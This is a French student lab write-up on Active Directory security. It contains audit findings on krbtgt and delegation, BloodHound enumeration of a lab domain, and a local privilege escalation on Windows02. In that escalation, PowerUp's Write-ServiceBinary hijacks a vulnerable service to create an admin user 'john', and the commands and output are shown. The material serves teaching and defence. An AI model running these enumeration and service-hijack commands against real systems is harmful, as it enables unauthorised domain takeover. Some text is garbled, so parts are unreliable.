<https://docs.microsoft.com/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3>

[FR]ANSSI CERTFR-2017-ACT-019

[FR]ANSSI CERTFR-2016-ACT-039

[MITRE]T1557.001 Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay

Details:

The detail can be found in Domain controllers.

Domain Controller

DC

Privileged Accounts

At least one Administrator Account can be delegated.

Severity: Medium

Description:

The purpose is to ensure that all Administrator Accounts have the configuration flag "this account is sensitive and cannot be delegated" (and are not member of the built-in group "Protected Users" when your domain functional level is at least Windows Server 2012 R2).

Entities affected:

It is about administrators of the Active Directory

Technical explanation:

Without the flag "This account is sensitive and cannot be delegated" any account can be impersonated by some service account. It is a best practice to enforce this flag on administrators accounts.

Advised solution:

To correct the situation, you should make sure that all your Administrator Accounts has the checkbox "This account is sensitive and cannot be delegated" active or add your Administrator Accounts to the built-in group "Protected Users" if your domain functional level is at least Windows Server 2012 R2 (some functionalities may not work properly afterwards, you should check the official documentation).

If you want to enable the checkbox "This account is sensitive and cannot be delegated" but this is not possible because the box is not present (typically for GMSA account), you can add the flag manually by adding the number 1048576 to the attribute useraccountcontrol of the account.

Please note that there is a section below in this report named "Admin Groups" which give more information.

Documentation:

[MITRE]Mitre Att&ck - Mitigation - Active Directory Configuration

[US]STIG V-36435 - Delegation of privileged accounts must be prohibited.

Details:

The details can be found in Admin Groups

Anomalies

Last change of the Kerberos password: 2072 day(s) ago

Severity: Critical

Description:

The purpose is to alert when the password for the krbtgt account can be used to compromise the whole domain. This password can be used to sign every kerberos ticket. Monitoring it closely often mitigates the risk of golden ticket attacks greatly.

Entities affected:

It is about specific security control points and Kerberos

Technical explanation:

Kerberos is an authentication protocol. It is using to sign its tickets a secret stored as the password of the krbtgt account. If the hash of the password of the krbtgt account is retrieved, it can be use to generate authentication tickets at will.

To mitigate this attack, it is recommended to change the krbtgt password between 40 days and 6 months. If it not the case, every backup done until the last password change of the krbtgt account can be used to emit Golden tickets, compromising the entire domain.

Retrieval of this secret is one of the highest priorities in an attack, as this password is rarely changed and offer a long-term backdoor.

Also, this attack can be performed using the former password of the krbtgt account. That's why the krbtgt password should be changed twice to invalidate its leak.

Advised solution:

The password of the krbtgt account should be changed twice to invalidate the golden ticket attack.

Beware: two changes of the krbtgt password not replicated to domain controllers can break these domain controllers. You should wait at least 10 hours between each krbtgt password change (this is the duration of a ticket life).

There are several possibilities to change the krbtgt password.

First, a Microsoft script can be run to guarantee the correct replication of these secrets.

Second, a more manual way is to essentially reset the password manually once, then to wait 3 days (this is a replication safety delay), then to reset it again. This is the safest way as it ensures the password is no longer usable by the Golden ticket attack.

Documentation:

<https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/faqs-from-the-field-on-krbtgt-reset/ba-p/2367838>

<https://github.com/microsoft/New-KrbtgtKeys.ps1>

<https://github.com/PSSecTools/Krbtgt>

[FR]ANSSI CERTFR-2014-ACT-032

[FR]ANSSI - Krbtgt account password unchanged for more than a year (vuln2_krbtgt)2

[MITRE]T1558.001 Steal or Forge Kerberos Tickets: Golden Ticket

Details:

The detail can be found in Krbtgt

Exercice 3 – Bloodhound (25p)

À l'aide de votre nouveau compte administrateur de domaine, connectez-vous à votre contrôleur de domaine. Utilisez un autre compte administrateur de domaine pour vous connecter à la machine Windows02.

Utilisez votre machine Kali Linux pour effectuer des requêtes avec bloodhound-python.

Importez ensuite les résultats dans Neo4j et exécutez les requêtes suivantes :

- Trouver tous les administrateurs de domaine
- Identifier les comptes ayant des droits DCSync
- Lister tous les comptes Kerberoastables
- Trouver les chemins les plus courts vers les administrateurs de domaine

Documentez chacune de ces requêtes et expliquez les risques de sécurité qu'elles mettent en évidence.

Exercice 3 RÉPONSE

Premièrement, nous commençons par installer Bloodhound sur notre machine Kali

```
(kali@kali)-[~]
$ pip install bloodhound
Defaulting to user installation because normal site-packages is not writeable
Collecting bloodhound
  Downloading bloodhound-1.6.1.tar.gz (66 kB)
    66 kB 8.6 MB/s
Collecting dnspython
  Downloading dnspython-1.16.0-py2.py3-none-any.whl (188 kB)
    188 kB 25.3 MB/s
Collecting impacket
  Downloading impacket-0.10.0.tar.gz (1.4 MB)
    1.4 MB 95.3 MB/s
Collecting ldap3
  Downloading ldap3-2.9.0-py2.py3-none-any.whl (432 kB)
    432 kB 98.3 MB/s
Collecting pyasn1
  Downloading pyasn1-0.4.8-py2.py3-none-any.whl (77 kB)
    77 kB 10.5 MB/s
Collecting future
  Downloading future-0.18.3.tar.gz (840 kB)
    840 kB 67.1 MB/s
Collecting pycryptodomex
  Downloading pycryptodomex-3.17-cp27-cp27mu-manylinux2010_x86_64.whl (2.3 MB)
    2.3 MB 90.5 MB/s
Collecting pyOpenSSL
  Downloading pyOpenSSL-21.0.0-py2.py3-none-any.whl (55 kB)
    55 kB 7.4 MB/s
Collecting six
  Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting ldapdomaindump
  Downloading ldapdomaindump-0.9.4-py2.py3-none-any.whl (18 kB)
Collecting flask
  Downloading flask-1.1.4-py2.py3-none-any.whl (94 kB)
    94 kB 8.9 MB/s
Collecting chardet
  Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
    178 kB 97.7 MB/s
Collecting cryptography
  Downloading cryptography-3.3.2-cp27-cp27mu-manylinux2010_x86_64.whl (2.6 MB)
    2.6 MB 37.7 MB/s
Collecting itsdangerous
  Downloading itsdangerous-1.1.0-py2.py3-none-any.whl (16 kB)
```

On utilise cette commande pour modifier le fichier

```
(kali@kali)-[~]
$ nano ~/.zshrc
```

```
alias nano='nano -\${1} 4'

export AGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
alias nmap='nmap --script-args="http.useragent='$AGENT'"
export PATH="$PATH:/home/kali/.local/bin"
```


Commencement d'une console neo4j

```
Setting up bloodhound (4.2.0-0kali1) ...
(kali@kali)-[~]
$ sudo neo4j console
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j.
2023-04-02 01:29:05.715+0000 INFO Starting...
2023-04-02 01:29:06.053+0000 INFO This instance is Server
2023-04-02 01:29:06.962+0000 INFO ===== Neo4j 4.4.16
2023-04-02 01:29:08.201+0000 INFO Initializing system g
2023-04-02 01:29:08.207+0000 INFO Setting up initial us
2023-04-02 01:29:08.208+0000 INFO Creating new user 'neo
2023-04-02 01:29:08.215+0000 INFO Setting version for 's
2023-04-02 01:29:08.216+0000 INFO After initialization o
2023-04-02 01:29:08.219+0000 INFO Performing postInitial
2023-04-02 01:29:08.412+0000 INFO Bolt enabled on local
2023-04-02 01:29:09.053+0000 INFO Remote interface avail
2023-04-02 01:29:09.055+0000 INFO id: F2C90A504307B8022
2023-04-02 01:29:09.055+0000 INFO name: system
2023-04-02 01:29:09.055+0000 INFO creationDate: 2023-04-
```

Après avoir tout configuré et installé (Neo4j, fichier ~/.zshrc, etc.), nous exécutons simplement la commande requise →

```
(kali@kali)-[~/cr470e_bloodhound]
$ bloodhound-python -c all -u synctechlabs.com -u freper69 -ns 192.168.64.22
INFO: Found AD domain: synctechlabs.com
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (synctechlabs.com:88)] [Errno 111] Connection refused
INFO: Connecting to LDAP server: DC.synctechlabs.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC.synctechlabs.com
INFO: Found 33 users
INFO: Found 62 groups
INFO: Found 4 gpos
INFO: Found 2 ovs
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: ADHD.synctechlabs.com
INFO: Querying computer: WINDOWS02.synctechlabs.com
INFO: Querying computer: WINDOWS01.synctechlabs.com
INFO: Querying computer: DC.synctechlabs.com
WARNING: SID S-1-5-21-4095063694-3848447163-3403915358-1104 lookup failed, return status: STATUS_NONE_MAPPED
INFO: Done in 00m 01s
(kali@kali)-[~/cr470e_bloodhound]
$
```

On peut alors voir les fichiers générés et importés.




Ensuite, nous relançons Neo4j ainsi que BloodHound.

```
kali@kali:~/cra70e_bloodhound$ sudo neo4j start
Directories in use:
home: /usr/share/neo4j
config: /usr/share/neo4j/conf
logs: /etc/neo4j/logs
plugins: /usr/share/neo4j/plugins
import: /usr/share/neo4j/import
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses: /usr/share/neo4j/licenses
run: /var/lib/neo4j/run
Starting Neo4j:
Started neo4j (pid:11955). It is available at http://localhost:7474
There may be a short delay until the server is ready.


kali@kali:~/cra70e_bloodhound$ sudo bloodhound
(node:12049) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information.
(node:12083) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

Dans la console Neo4j, nous créons un nouvel utilisateur et mot de passe, puis utilisons ces identifiants pour nous connecter à BloodHound. Ensuite, nous cliquons sur **Upload Data** (à droite) et sélectionnons les fichiers JSON générés.




Nous exécutons ensuite les requêtes demandées : **Find All Domain Admins** et **Find Principals with DCSync Rights**. Voici le graphique obtenu après avoir sélectionné ces deux requêtes.

On y retrouve notamment notre administrateur de domaine **freper**, ajouté précédemment.



Maintenant on fait la partie Kerberos, où nous identifions tous les comptes Kerberosables




Enfin, nous générons la cartographie des “Shortest Paths to Domain Admins” dans BloodHound.







Exercice 4 – Escalation de privilèges locale (25p)

Sur votre machine **Windows02**, effectuez une élévation de privilèges à l'aide de **beRoot.exe** et **PowerUp.ps1**, de manière similaire à celle réalisée en laboratoire.

Exercice 4 RÉPONSE

Nous avons d'abord importé les deux exécutables sur notre machine virtuelle.	
Ensuite, nous nous sommes rendus dans le répertoire concerné via l'invite de commande et avons exécuté beRoot.exe en redirigeant la sortie vers un fichier texte.	 <pre>Microsoft Windows [Version 10.0.17134.407] (c) 2018 Microsoft Corporation. All rights reserved. C:\WINDOWS\system32>cd C:\Users\Administrator.WINDOWS02\Desktop C:\Users\Administrator.WINDOWS02\Desktop>beRoot.exe >> beRoot.txt C:\Users\Administrator.WINDOWS02\Desktop></pre>

Nous pouvons maintenant consulter, dans ce fichier .txt, la liste des services identifiés, comme démontré en laboratoire.	 <pre> Service ----- [!] Permission to create a service with openscmanger True [!] Check services that could its configuration could be modified Permissions: change config: True / start: True / stop: True Name: AJRouter Display Name: @%SystemRoot%\system32\AJRouter.dll,-2 Permissions: change config: True / start: True / stop: True Name: ALG Display Name: @%SystemRoot%\system32\alg.exe,-112 Permissions: change config: True / start: True / stop: True Name: AppIDSvc Display Name: @%SystemRoot%\system32\appidsvc.dll,-100 Permissions: change config: True / start: True / stop: True Name: Appinfo Display Name: @%SystemRoot%\system32\appinfo.dll,-100 Permissions: change config: True / start: True / stop: True Name: AppIgt Display Name: @ppmgmts.dll,-3250 Permissions: change config: True / start: True / stop: True Name: AppReadiness Display Name: @%SystemRoot%\System32\AppReadiness.dll,-1000 Permissions: change config: True / start: True / stop: True Name: AppVClient Display Name: @%SystemRoot%\system32\AppVClient.exe,-102 Permissions: change config: True / start: True / stop: True Name: AssignedAccessManagerSvc Display Name: @%SystemRoot%\system32\assignedaccessmanagersvc.dll,-100 Permissions: change config: True / start: True / stop: True Name: AudioEndpointBuilder Display Name: @%SystemRoot%\system32\AudioEndpointBuilder.dll,-204 Permissions: change config: True / start: True / stop: True Name: Audiosrv Display Name: @%SystemRoot%\system32\audiosrv.dll,-200 Permissions: change config: True / start: True / stop: True Name: AxInstSV Display Name: @%SystemRoot%\system32\AxInstSV.dll,-103 Permissions: change config: True / start: True / stop: True Name: BDESVC Display Name: @%SystemRoot%\system32\bdesvc.dll,-100 </pre>
Nous pouvons ensuite identifier les services vulnérables.	 <pre> ServiceName : VulnerableService Path : c:\vescalate\Executable Folder\Service.exe ModifiablePath : @(<ModifiablePath=C:\vescalate; IdentityReference=BUILTIN\Administrators; Permissions=System.Object[]>) StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True ServiceName : VulnerableService Path : c:\vescalate\Executable Folder\Service.exe ModifiablePath : @(<ModifiablePath=C:\vescalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]>) StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True ServiceName : VulnerableService Path : c:\vescalate\Executable Folder\Service.exe ModifiablePath : @(<ModifiablePath=C:\vescalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]>) StartName : LocalSystem AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath> CanRestart : True </pre>
Nous définissons ensuite la politique d'exécution à AllSigned afin de permettre l'exécution du script PowerUp.ps1.	 <pre> Administrator: Windows PowerShell Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted Execution Policy Change The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy? [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A PS C:\WINDOWS\system32> </pre>
	 <pre> Administrator: Windows PowerShell Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted Execution Policy Change The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy? [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A PS C:\WINDOWS\system32> cd C:\Users\Administrator\WINDOWS02\Desktop PS C:\Users\Administrator\WINDOWS02\Desktop> Import-Module .\PowerUp.ps1 Security warning Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\Administrator\WINDOWS02\Desktop\PowerUp.ps1? [D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R PS C:\Users\Administrator\WINDOWS02\Desktop> </pre>

Après avoir lancé la commande, nous attendons quelques instants pour que les résultats soient générés.

```
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Users\Administrator.WINDOWS02\Desktop> Invoke-AllChecks >> PowerUp.txt
```

Voici les résultats obtenus dans le fichier texte nouvellement créé par PowerUp.

```
PowerUp - Notepad
File Edit Format View Help
[*] Running Invoke-AllChecks
[+] Current user already has local administrative privileges!
[*] Checking for unquoted service paths...

ServiceName : VulnerableService
Path         : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @({ModifiablePath=C:\escalate; IdentityReference=BUILTIN\Administrators; Permissions=System.Object[]})
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart   : True

ServiceName : VulnerableService
Path         : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @({ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]})
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart   : True

ServiceName : VulnerableService
Path         : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @({ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]})
StartName    : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart   : True

[*] Checking service executable and argument permissions...
<
```

On observe qu'après avoir ajouté l'utilisateur John avec des privilèges administrateur via le script, certaines tentatives n'ont pas fonctionné, mais la dernière semble avoir réussi.


```
PS C:\Users\Administrator.WINDOWS02\Desktop> Write-ServiceBinary -Name 'VulnerableService' -Path c:\Service.exe

ServiceName Path Command
-----
VulnerableService c:\Service.exe net user john Password123! /add && timeout /t 5 && net localgroup Administrators jo...

PS C:\Users\Administrator.WINDOWS02\Desktop>

PS C:\Users\Administrator.WINDOWS02\Desktop> Write-ServiceBinary -Name 'Service' -Path c:\Service.exe
```

Location du
Service.exe



Après avoir redémarré la machine, nous pouvons désormais voir l'utilisateur administrateur **john** en exécutant la commande net users.

```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>net users

User accounts for \\WINDOWS02

-----
Administrator          DefaultAccount          Guest
john
WDAGUtilityAccount
The command completed successfully.

C:\WINDOWS\system32>
```